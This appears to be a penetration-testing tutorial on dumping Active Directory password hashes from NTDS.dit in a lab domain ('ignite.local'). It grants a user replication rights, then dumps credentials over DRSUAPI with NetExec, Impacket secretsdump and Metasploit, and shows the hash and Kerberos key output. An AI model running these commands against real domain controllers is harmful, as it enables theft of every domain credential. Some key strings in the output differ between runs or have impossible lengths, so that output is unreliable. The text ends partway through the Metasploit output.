


CREDENTIAL DUMPING

NTDS





Contents

Introduction	3
What is NTDS.dit?	3
Core Components and Structure	3
Default Location and File System	3
Sensitive Data Stored in NTDS.dit	3
Why Attackers Target NTDS.dit?.....	4
Prerequisites for NTDS.dit Dumping	4
Required Access Levels	4
Required Components	4
Lab Setup.....	4
Netexec (NXC)	8
Impacket's secretsdump	9
Key points:.....	9
Metasploit.....	10
Loading and configuring the module	10
Windows	11
Second Way.....	12
Preparing the DiskShadow Script.....	14
Converting the Script to Windows Format.....	15
Offline Password Cracking.....	18
Netexec	18
Key observations from the output:	19
Detection and Monitoring.....	20
Critical Event IDs to Monitor	20
Behavioral Detection Strategies.....	20
File Integrity Monitoring	20
Defensive Measures and Hardening	20
Access Control Hardening	20
Technical Controls	21
Network Segmentation	21
Conclusion.....	21



Introduction

NTDS.dit represents the crown jewel of Active Directory environments, containing the complete database of domain objects, user accounts, and critically, all password hashes for every domain account. This comprehensive guide explores the structure, security implications, and attack methodologies associated with NTDS.dit extraction, providing security professionals with the knowledge needed to understand both offensive techniques and defensive countermeasures.

What is NTDS.dit?

NTDS.dit (Windows NT Directory Services Database Information Tree) is the primary database file used by Active Directory Domain Services to store all directory information. This file serves as the authoritative data store for every Domain Controller in an Active Directory forest.

Core Components and Structure

The NTDS.dit file uses Microsoft's Extensible Storage Engine (ESE), also known as JET Blue, which provides a robust, transactional database platform. The database architecture includes:

- **Data Table:** Contains all directory objects including users, computers, groups, organizational units, and their attributes
- **Link Table:** Stores relationships between objects such as group memberships
- **SD Table:** Security descriptor table maintaining access control lists for directory objects
- **Hidden Table:** Contains metadata and internal operational data

Default Location and File System

By default, NTDS.dit resides in the path C:\Windows\NTDS\ntds.dit on Domain Controllers. The file is accompanied by transaction logs (EDB*.log files) and checkpoint files (EDB.chk) that ensure database consistency and support crash recovery mechanisms.

Sensitive Data Stored in NTDS.dit

The database contains multiple categories of sensitive information:

Data Type	Description
Password Hashes	NTLM hashes for all user accounts, stored in the <u>unicodePwd</u> attribute
Kerberos Keys	AES and DES keys used for Kerberos authentication
Password History	Previous password hashes based on domain password policy
User Metadata	Account creation dates, last logon times, password expiry information
Group Memberships	Complete organizational hierarchy and privilege assignments
Trust Relationships	Inter-domain and inter-forest trust configurations



Table 1: Sensitive data categories within NTDS.dit

Why Attackers Target NTDS.dit?

Obtaining a copy of NTDS.dit provides attackers with comprehensive domain credential material, effectively granting them the keys to the entire Active Directory kingdom. With this database, threat actors can:

1. Extract password hashes for every domain user without triggering authentication alerts
2. Perform offline brute-force and dictionary attacks against password hashes
3. Identify privileged accounts including Domain Admins and Enterprise Admins
4. Map the complete organizational structure and trust relationships
5. Create golden tickets for persistent, stealthy access
6. Execute pass-the-hash attacks across the entire domain

Prerequisites for NTDS.dit Dumping

Required Access Levels

To successfully extract NTDS.dit, attackers must first obtain elevated privileges on a Domain Controller:

- **Local Administrator:** Membership in the local Administrators group on the DC
- **SYSTEM Account:** The highest privilege level on Windows systems
- **Domain Admin:** Domain-level privileges that include DC administrative rights
- **Backup Operators:** Members can create volume shadow copies and access locked files

Required Components

Two critical components are needed to successfully extract and decrypt credentials:

1. **dit file:** The database containing encrypted credential material
2. **SYSTEM registry hive:** Contains the Boot Key (SYSKEY) required to decrypt the PEK (Password Encryption Key), which in turn decrypts the password hashes stored in NTDS.dit


Without both components, the password hashes remain encrypted and unusable.

Lab Setup


- Open Active Directory Users and Computers (dsa.msc).
- In the left pane, right-click your domain name (in the screenshot it is ignite.local).
- From the context menu, click Properties at the bottom.



Active Directory Users and Computers



- In the domain Properties window, click the **Security**
- Under **Group or user names**, click ...



- In the **Select Users, Computers, Service Accounts, or Groups** dialog, type the user or group name you want to give permissions to, then click **Check Names**.
- Click **OK** to add it to the list.
- With that user/group selected, in **Permissions**, tick the **Allow** (or **Deny**) checkboxes for the specific permissions you want to set.
- Click **Apply**, then **OK** to save the changes.



Select Users, Computers, Service Accounts, or Groups

Select this object type:

Users, Groups, or Built-in security principals

Object Types...

From this location:

ignite.local

Locations...

Enter the object names to select (examples):

raj


Check Names

Advanced... OK Cancel

In the **Permissions for raj** list, scroll down and tick **Allow** for

- Replicating Directory Changes
- Replicating Directory Changes All

Click **Apply**, then **OK** to save.



Netexec (NXC)

Once the account has the right permissions, we can move to the attacking machine (Kali in this case) and use NetExec in SMB mode.

```
nxc smb 192.168.1.6 -u 'raj' -p 'Password@1' --ntds drsuapi
```

What this does:

- Connects to the Domain Controller at 192.168.1.6 over SMB.
- Authenticates as ignite.local\raj using the provided password.
- Uses the **DRSUAPI** method to request NTDS data instead of copying the NTDS.dit file from disk.



In the output you'll see lines like:

- Administrator:500:<LM>:<NTLM>:::
- krbtgt:502:<LM>:<NTLM>:::
- raj:1103:<LM>:<NTLM>:::
- And an entry for the DC machine account (DC\$).

NetExec also writes a full dump file under its logs directory, which you can later feed to cracking or pass-the-hash tools.

```
(root@kali)~[~]
# nxc smb 192.168.1.6 -u 'raj' -p 'Password@1' --ntds drsuapi

[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M n
SMB 192.168.1.6 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:Tr
SMB 192.168.1.6 445 DC [*] ignite.local\raj:Password@1
SMB 192.168.1.6 445 DC [-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB 192.168.1.6 445 DC [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.6 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 :::
SMB 192.168.1.6 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.1.6 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f485a322d5d8db23b51606a06870e945 :::
SMB 192.168.1.6 445 DC raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03 :::
SMB 192.168.1.6 445 DC DC$:1000:aad3b435b51404eeaad3b435b51404ee:481547c057ccbc2c82fe2f9e733cf795 :::
SMB 192.168.1.6 445 DC [*] Dumped 5 NTDS hashes to /root/.nxc/logs/ntds/DC_192.168.1.6_2025-10-27_015201.ntds o
SMB 192.168.1.6 445 DC [*] To extract only enabled accounts from the output file, run the following command:
SMB 192.168.1.6 445 DC [*] cat /root/.nxc/logs/ntds/DC_192.168.1.6_2025-10-27_015201.ntds | grep -iv disabled |
SMB 192.168.1.6 445 DC [*] grep -iv disabled /root/.nxc/logs/ntds/DC_192.168.1.6_2025-10-27_015201.ntds | cut -
```

Impacket's secretsdump

To show that this is not tool-specific, we can repeat the same attack with Impacket.

Example command:

```
impacket-secretsdump 'ignite.local/raj:Password@1@192.168.1.6'
```

Key points:

- We again authenticate as ignite.local\raj.
- secretsdump detects that it can use DRSUAPI and prints a message like:
[*] Using the DRSUAPI method to get NTDS.DIT secrets
- It then dumps:
 - NTDS hashes for users (Administrator, Guest, krbtgt, raj, DC\$, etc.).
 - Kerberos keys (AES, DES) for those same accounts.

At the end, secretsdump writes the results to a local file and prints [*] Cleaning up ...



```
(root@kali)-[~]
# impacket-secretsdump 'ignite.local'/'raj':'Password@1'@'192.168.1.6'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f485a322d5d8db23b51606a06870e945:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:481547c057ccbc2c82fe2f9e733cf795:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e2e3f94af6ac5585929cd938b9cee4bc362682fb91b9c9edd7934ffd804592cd
Administrator:aes128-cts-hmac-sha1-96:76a70a1f082c68c993f52c21cceaebaf
Administrator:des-cbc-md5:ae86a4750b798cb3
krbtgt:aes256-cts-hmac-sha1-96:cb23b8fa05b576087cf90ecf9bfd882027986a449acdfde38917f787a69c68c2
krbtgt:aes128-cts-hmac-sha1-96:bcdf4bfc4b4b23a1d6764458cdde2
krbtgt:des-cbc-md5:04389d895d51c11a
raj:aes256-cts-hmac-sha1-96:af5c68f9c15325a03f0cc4b0833f7a1bf4a5607377f7a2412d0dcf8b6ad4a75e
raj:aes128-cts-hmac-sha1-96:51aa342b29ba8b8308c7b3d479bbe795
raj:des-cbc-md5:d3ae083249cbdc85
DC$:aes256-cts-hmac-sha1-96:c88f3fbff28e6a7e2ef7526858dda1ab7e3255949016ba18e6b3f23b34e9e489
DC$:aes128-cts-hmac-sha1-96:22b2e5684e69de9b71d3b1d22aa0e9e0
DC$:des-cbc-md5:b6681a3e16073d98
[*] Cleaning up ...
```

Metasploit

After abusing DRSUAPI with NetExec and the standalone secretsdump script, the third way I like to demonstrate NTDS.dit dumping is directly from Metasploit. This is handy if you already live inside a Metasploit workflow and want to keep everything in one console.

Loading and configuring the module

```
msf > use auxiliary/scanner/smb/impacket/secretsdump
set rhosts 192.168.1.6
set smbuser raj
smbpass Password@1
smbdomain ignite.local
exploit
```





```
msf > use auxiliary/scanner/smb/impacket/secretsdump
msf auxiliary(scanner/smb/impacket/secretsdump) > set rhosts 192.168.1.6
rhosts => 192.168.1.6
msf auxiliary(scanner/smb/impacket/secretsdump) > set smbuser raj
smbuser => raj
msf auxiliary(scanner/smb/impacket/secretsdump) > set smbpass Password@1
smbpass => Password@1
msf auxiliary(scanner/smb/impacket/secretsdump) > set smbdomain ignite.local
smbdomain => ignite.local
msf auxiliary(scanner/smb/impacket/secretsdump) > exploit
[*] Running for 192.168.1.6 ...
[-] 192.168.1.6 - RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] 192.168.1.6 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.6 - Using the DRSUAPI method to get NTDS.DIT secrets
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 :::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f485a322d5d8db23b51606a06870e945 :::
[+] raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03 :::
[+] DC$:1000:aad3b435b51404eeaad3b435b51404ee:481547c057ccbc2c82fe2f9e733cf795 :::
[*] 192.168.1.6 - Kerberos keys grabbed
[+] Administrator:aes256-cts-hmac-sha1-96:e2e3f94af6ac5585929cd938b9cee4bc362682fb91b9c9edd7934ffd804592cd
[+] Administrator:aes128-cts-hmac-sha1-96:76a70a1f082c68c993f52c21cceaebaf
[+] Administrator:des-cbc-md5:ae86a4750b798cb3
[+] krbtgt:aes256-cts-hmac-sha1-96:cb23b8fa05b576087cf90ec9bfbd882027986a449acdfe38917f787a69c68c2
[+] krbtgt:aes128-cts-hmac-sha1-96:bcdcf4bfcdc4bf4b23a1d6764458cdde2
[+] krbtgt:des-cbc-md5:04389d895d51c11a
[+] raj:aes256-cts-hmac-sha1-96:af5c68f9c15325a03f0cc4b0833f7a1bf4a5607377f7a2412d0dcf8b6ad4a75e
[+] raj:aes128-cts-hmac-sha1-96:51aa342b29ba8b8308c7b3d479bbe795
